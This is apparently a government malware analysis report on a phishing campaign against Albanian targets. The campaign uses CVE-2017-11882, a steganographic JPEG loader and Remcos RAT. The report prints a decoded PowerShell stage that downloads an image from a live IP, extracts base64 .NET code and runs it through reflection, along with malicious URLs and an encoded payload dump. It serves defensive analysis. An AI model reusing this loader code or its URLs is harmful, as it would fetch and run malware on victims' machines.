



**REPUBLIC OF ALBANIA  
NATIONAL CYBER SECURITY AUTHORITY  
CYBER SECURITY ANALYSIS DIRECTORATE**

**HIDDEN IN THE STARS**  
**A malware using steganography**  
**CVE-2017-11882**

**Version: 1.0**  
**Date: 03/03/2025**

**TLP: CLEAR**

## CONTENT

Technical Information .....	1
Analysis of Pro+Build_25-020-000009 file .....	2
MITRE ATT&CK .....	9
Indicators of Compromise (IoCs).....	9
Recommendations.....	10

## LIST OF FIGURES

Figure 1: External URL .....	2
Figure 2: External URL analysis.....	2
Figure 3: RTF file .....	3
Figure 4: Arbitrary powershell command.....	3
Figure 5: Powershell command decode .....	4
Figura 6: HTA payload and .vbs file.....	4
Figure 7: Powershell command decode .....	5
Figure 8: new_image.jpg .....	5
Figure 9: Executable file .NET. ....	6
Figure 10:.NET file.....	6
Figure 11: VAI function.....	7
Figure 12: TXT parameter like payload.....	7
Figure 13: CasPol.exe and byte vector.....	8
Figure 14: Executable file.....	8
Figure 15: Remcos RAT .....	8
Figure 16: Command and Control Server .....	9

***This report has limitations and should be interpreted with caution!***

Some of these limitations include:

**First phase:**

*Sources of information:* The report is based on information available at the time of its preparation. However, some aspects may differ from actual developments.

**Second phase:**

*Analysis details:* Due to resource limitations, some aspects of the malicious file may not have been analyzed in depth. Any additional unknown information may reflect changes in the report.

**Third phase:**

*Information Security:* To protect sources and confidential information, some details may be redacted or not included in the report. This decision was made to maintain the integrity and security of the data used.


**NCSA reserves the right to change, update, or amend any part of this report without prior notice.**

*This report is not a final document.*

*The findings of the report are based on the information available at the time of the investigation and analysis. There is no guarantee regarding possible changes or updates to the information reported during the subsequent period. The authors of the report do not assume responsibility for the misuse or consequences of any decision-making based on this report.*

## Technical Information

A phishing campaign targeting infrastructures in Albania has been identified, sending an email containing a malicious file named **Pro+Build\_25-020-000009**.



## Analysis of Pro+Build\_25-020-000009 file

**Pro+Build\_25-020-000009** is a docx file and at first glance appears to be a regular, legitimate Word file. If we access the file, a URL will appear that attempts to download a file.




Figure 1: External URL

```
THIS IS WORK IN PROGRESS - Check updates regularly!
Please report any issue at https://github.com/decalage2/oletools/issues

File: '../Pro+Build_25-020-000009.docx'
Found relationship 'attachedTemplate' with external link https://kutt.ar-email.com.br/WYMDyt
extract file embedded in OLE object from stream '\x010le10Native':
Parsing OLE Package
Filename = "FEB2025.xlsx"
Source path = "C:\Users\91974\OneDrive\Desktop\WordFile\2025\2025New\FEB2025.xlsx"
Temp path = "C:\Users\91974\AppData\Local\Temp\FEB2025.xlsx"
saving to file ../Pro_Build_25-020-000009.docx_FEB2025.xlsx
```

Figure 2: External URL analysis

If we try to access the URL in a browser, automatically will be downloaded a file named: **nicepersongivenmebestoptionsforlongtime\_\_nicepersongivenmebestoptionsforlongtime\_\_nicepersongivenmebestoptionsforlongtime.doc**.




Figure 3: RTF file

Typically, files with the .doc extension are used in campaigns that exploit vulnerabilities in **Microsoft Office (Word)** that execute arbitrary commands on the infected computer using **HTA** files as payloads. To confirm this fact, we continue the dynamic analysis and identify a Powershell command that is executed after the .doc file is downloaded.




Figure 4: Arbitrary powershell command

If we analyze the code that is executed, we see that we are dealing with a **base64** encoded command, which during execution is decoded and executed with **Invoke-Expression**.

To understand the behavior of the file, we take the full command and modify it by adding variables to see the result.

```

PS C:\Users\flare> C:\Users\flare\Desktop\decoded.ps1
[*] PowerShell Script Started...
[*] Decoding Base64 string...
[+] Decoded String Output:
$J =
IntPtr URLDownloadToFile(IntPtr          Add-Type                                -mEMBERDEFINITION
                                'DllImport("Urlmon.dll",          CharSet = CharSet.Unicode)]public static extern
                                UqJ,uint                          iCKn,string                                xHJVHYVYgR,string
                                -NameE                          tArb,IntPtr                                MOJbh);
                                iO                               -PassThru;                                -NameSPACE
911/nicepersongivenmebestoptionsforlongtime.hta" "$ENV:APPDATA\nicepersongivenmebestoptionsforlongtime.vbs",0,0);Start-Sleep(3);Invoke-
iTEM "$env:APPDATA\nicepersongivenmebestoptionsforlongtime.vbs"
[*] Script Execution Finished.
PS C:\Users\flare>

```

Figure 5: Powershell command decode

The download of a file with the **.vbs** extension is recorded, where it is stored in the **%APPDATA%** location. If we access the file in this directory, a file with the name: **"nicepersongivenmebestoptionsforlongtim.hta"** appears, which contains the payload that is exploited by the Microsoft Office Word vulnerability **CVE-2017-11882** from the **.doc** file itself downloaded in the first stage.




Figure 6: HTA payload and .vbs file

The **.vbs** file has a very large number of lines of code and variables that do not seem to have any malicious intent, but during execution at runtime a Powershell command encoded in **base64** is executed. We modify the code and manage to display what is executed and follow it with the debug process.

```

1 $dipsadine = 'txt.emitgnlrofsnoitpotsebmnevignosRA/119/191.321.802.47//:ptth';
2 $analyzing = $dipsadine -replace '#', 't';
3 $migraine = 'http://67.217.247.193/712/wnc/new_image.jpg';
4 $unfunny = New-Object System.Net.WebClient;
5 $bayacuru = $unfunny.DownloadData($migraine);
6 $shyalosome = [System.Text.Encoding]::UTF8.GetString($bayacuru);
7 $sverminer = '<<BASE64_START>>';
8 $bolivars = '<<BASE64_END>>';
9 $seleidin = $shyalosome.IndexOf($sverminer);
10 $Nephtys = $shyalosome.IndexOf($bolivars);
11 $seleidin -ge 0 -and $Nephtys -gt $seleidin;
12 $seleidin += $sverminer.Length;
13 $subfigure = $Nephtys - $seleidin;
14 $underframe = $shyalosome.Substring($seleidin, $subfigure);
15 $trichor = [System.Convert]::FromBase64String($underframe);
16 $lorum = [System.Reflection.Assembly]::Load($trichor);
17 $storchy = [dnlib.IO.Home]::GetMethod('VAI').Invoke($null, [object[]]@($analyzing, ',', ',', 'CasPo', ',', ',', ',', ',', ',', ',', ',', ','));
18

```

```

PS C:\Users\Flare> C:\Users\Flare\Desktop\stage_2decoded.ps1
True
Hit Line breakpoint on 'C:\Users\Flare\Desktop\stage_2decoded.ps1:17'
[DBG]: PS C:\Users\Flare>> $dipsadine
txt.emitgnlrofsnoitpotsebmnevignosRA/119/191.321.802.47//:ptth
[DBG]: PS C:\Users\Flare>> $underframe
TVqQAAMAAAEAAAA//8AALgAAAAAAAAAQAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAGAAAAA4fug4ATAnNIbgBTM0hVghpcyBwcm9ncmFtIGNhbm5vdCBiZSB5
[DBG]: PS C:\Users\Flare>> |

```

Figure 7: Powershell command decode

We see a large number of variables. The variable **\$dipsadine** seems to store a URL where the string of characters is reversed. The variable **\$migraine** contains an image.




Figure 8: new\_image.jpg

The **\$unfunny** variable creates a **WebClient** object and starts downloading the image with the **\$migraine** variable as a parameter. The **\$sverminer** and **\$bolivars** variables contain the beginning and end of a **base64** encoded payload indicating that this is a steganography instance. During execution, it is decoded from **base64** and uses **PowerShell Reflection**, which is used to execute an **.exe** or **.dll** file written in **.NET**. **Home** has a function called **VAI** that takes as a parameter the variable **\$analyzing** where it is a text file that is retrieved from the URL specified at the beginning.



To see this executable file we take the result of the variable **\$underframe**:




Figure 9: Executable file .NET.

After downloading the file, we perform a more in-depth analysis of it.




Figure 10: .NET file


If we start the Reverse engineering phase of the file, we will find that it has a name **TaskScheduler**. This file has imported a large number of **Win32API** functions such as: **VirtualAlloc**,

VirtualProtect, WriteProcessMemory\_API, etc., which means that it is trying to inject a payload into a legitimate process.

```
VAI(string, string, string, string, string, string...
1 // dnlib.IO.Home
2 // Token: 0x0600C31 RID: 3121 RVA: 0x00056C98 File Offset: 0x00054F98
3 public static void VAI(string QBxXx, string startupreg, string caminhovbs, string namevbs, string netframework, string nativo, string nomenativo, string
4   persitencia, string url, string caminho, string nomedoarquivo, string string_0, string minutos, string startuptask, string taskname)
5 {
6     double num;
7     if (Delegate842.smetho_0(minutos))
8     {
9         num = Class221.smetho_3(3);
10    }
11    else if (!Delegate843.smetho_0(minutos, ref num))
12    {
13        return;
14    }
15    if (Delegate11.smetho_0(persitencia, Class219.smetho_0(23690)))
16    {
17        TaskService taskService = new TaskService();
18        try
19        {
20            TaskDefinition taskDefinition = taskService.NewTask();
21            for (;;)
22            {
23                int num2 = Class221.smetho_0(9);
24                for (;;)
25                {
26                    switch (num2 ^ Class221.smetho_0(133))
27                    {
28                        case 79:
```

Figure 11: VAI function

VAI function is a function that takes a total of 15 parameters, of which only 2 are the parameters that it uses. One is a payload of type text and the second is the **CasPol** character string.



```
nicepersongivenbestoptionsforlongtime.txt - Notepad
File Edit Format View Help
=====
3A7NoeDo3w4NEedg3g3Nwd3a3Q2N1dDR3Qgn0b2w2grNsadn2gmgNDV20ktQYDC1wfNsXdu1AbNkwd11AwfYVD11wTNIUDA0QPNKTDs0gKncSDj0gFNRDR0QDNAMD+zW+MkPD3zgei
+gqP6Gdm+ApPIgDg+gnPw5da+AmPY5DU+gkPA5D0+AJPo4DI+gHPQ4DC+AQp43D89gPg3D29ADP13Dw9gBpW2Dq9AaPY2Dk9YPA2De9AXPo1Dy9gVPQ1D55AUP40D9M95gP0G9ARi
4QNOMjDx4wL00Idr4QK0cId14wIOEIdf4QHOSHd24wFOuHDt4QE08gDN4wCkGdH4QBOMgDB3w/N0fD73Q+hcFdf3Q3Nsdd3wI1Uudt3Q0N8cDN3wYkDK3QXfNMcDB2wvN0bD72Qu
6Q0q0Qn6p0Uq6k6wo01qdH6A008pDe6Qn0wpD6gmOkpDY6wL0ypDV6A10mpD56Qk0ApDP6gJ00oDM6wi00oD36Ai0c0DG6qh0QoDD6gg0EoDA5g50kKDI5wQ01Kb5AAAAAASAU
8wCPkwdH8QBPMdB7w/0evD77Q+ocvd17w80Evdv7Q70sudp7w50Uudj7Q408td7w20kTDX7Q10MTDR7w08sDL7Qy0c sDF7ww0eod/6QvOsrD56wt0urDz6Qs08qDt6wQkqDn6Qp
1ASNcUDG1QRNQUDD1gQNEQD/QAAEQEDQBQCMSFDSx4TM0EjKXASPMEDDXIAM4Dj7wQ0MA000wYMM8CjswgKMcD1w0IMACjdwGh1BDw4EMEBj0wADMADHW1B1AAAAEFAIA/4/
7190WuDH7130gtj76k5NweTc381Nndz03kyNXcTB2MvNhbz2z0rNrATm2U1NBVT810eNvWtM1cWbVdL18BNhTDw0YLNjStE0AHPPrzJ0AyMmPD0zk7My0TiZ E4MKkjVz c0MH17wUNI
30jNgbj72sqNEaZ52wNqWdC1EVN1Q708NNZRDS0MNDAMjnzcpMMLTxAAXAAB8BwCAAAT1+spV0T84NPYZjx80IP/tz67w50qTj05S0dkJf44P03jD64gNORjJk1CMdCTGA
3kmn+bz62grNIAXZULINLj5yUwFITBxIFMYHTxxSKMCAAWEAEAG/0nPF7jw+MqPd6j1+gop95jd+kkPw0j7j8cw0bujk7Ymokrzk6so040A3UaHXKX1IYNDR0EwMnPjez82I
yUTMRLTZyKsMFLDPXUCMBHTvxkmb1Gtsx0aHPGDFw0JMCZT1wEJMNCTiWIMBCAAAGADANA/gvPk5jU+AJPb0z+9KOPMZD10MhLTZxsBmqBAAQCADAMA/g/PS/D2/w3P9zY/U1
xYEMGHZ2xldMPhTYXQC+GDUXIbMTGzpxEaHbGj1xAZMKGDhx8XMSFzcX0WmofjYxwMMWFtUXSUmFFZpXoTM0EjLXGSMjETHXRREDDXyQMAAJ+wUPHvDT6WMQMED2wNMWDXwEM
1UDn8T510sMNBZt00KNGIw0MGBAAAPADAAEAAwPt+z+UPP30je7A600uDe7E00jS0cGQUONRzD6gaMuHTzXQCMPBAAAADADADA2ArNqBAAAADAACA3sFnuLzHykQMzHTXAAA
+ENPr5zYAAAAYAQADAAA44j1+8CPG3zU9IbPr2j9AaPY2Dk9MYP91z9dEXPN1TY9UVP1z9R9EUP0D3UBBP9zS8gJPKz2U84DPXwzJ8SBRWjC8U0w/vj+7U/OrvT4790Nvjv7Q7
/8yPZ4D3+HtPeTt+0nP0zR+gJPr4Zf9sePi3z09YcPy2Tg9YXPN1zU9gUP50L9UBPpZ48ENPEZDs8QIP7Xc8MGPOXTH7U/0uuJ770h0zrT561t04pTQ6k00unJ5gaok1Tws5B
ywpMYKDiY0pMKDiYQoMKDFygnM03DcymM03DZyAmMcJ0WY1MQJDIYgkMEJDQywjMAED2xSZMFCz9wECAEAEEACAAA/E8P69TY+8uPY7Tz+IQP+1zP9YSPB0TF98QPjwz+8UPl
XUZMKGD0bTMYEjHwMMCT1bWgFM6ATNwoAAAA1AEAMAAA/E/PX/zz/k8P8+zt/SYP/ydv8YIPIVtj7gm0HrT6whOPkzb5FosjJw3w9NhezV38YmMUT314VNTV51QUN+UDJ03PI
1wfnPqj014ZNLkj1AHnrTT00kLN7QJLz87M10dozY5MNDMZ4XMO1jyYorMBKTJxSJAEEADAAAAA48Tc+sQPq5jX+qIP70j/9YZPC1D084PP4zTR8KPGWzE7I0Luzc7s10LrD164q
+QnP15jv+gJpPaJg+SOPQ3z9AbPh2jk9HYPH01Z9YVPM1DN9USPMwD88E05z2w8QLPBtTz7g80Avzn7s30/sT67g0srjS6sNODK135E0Fnzr58Z0hhj50n0W1T54ME0Kcz+3U+
6IMozT06hJz06z2I6sh0moZAS9f03nz45Md0Jnz5kbt0mp05Mz0/Lj5YwOS1zR5QTQpZIsR0MKDE5YQ0AgT34EN081tsagkodiD14kIOAI1Td4wGh0hhw4AFOHhT54MD0tGzI4wB
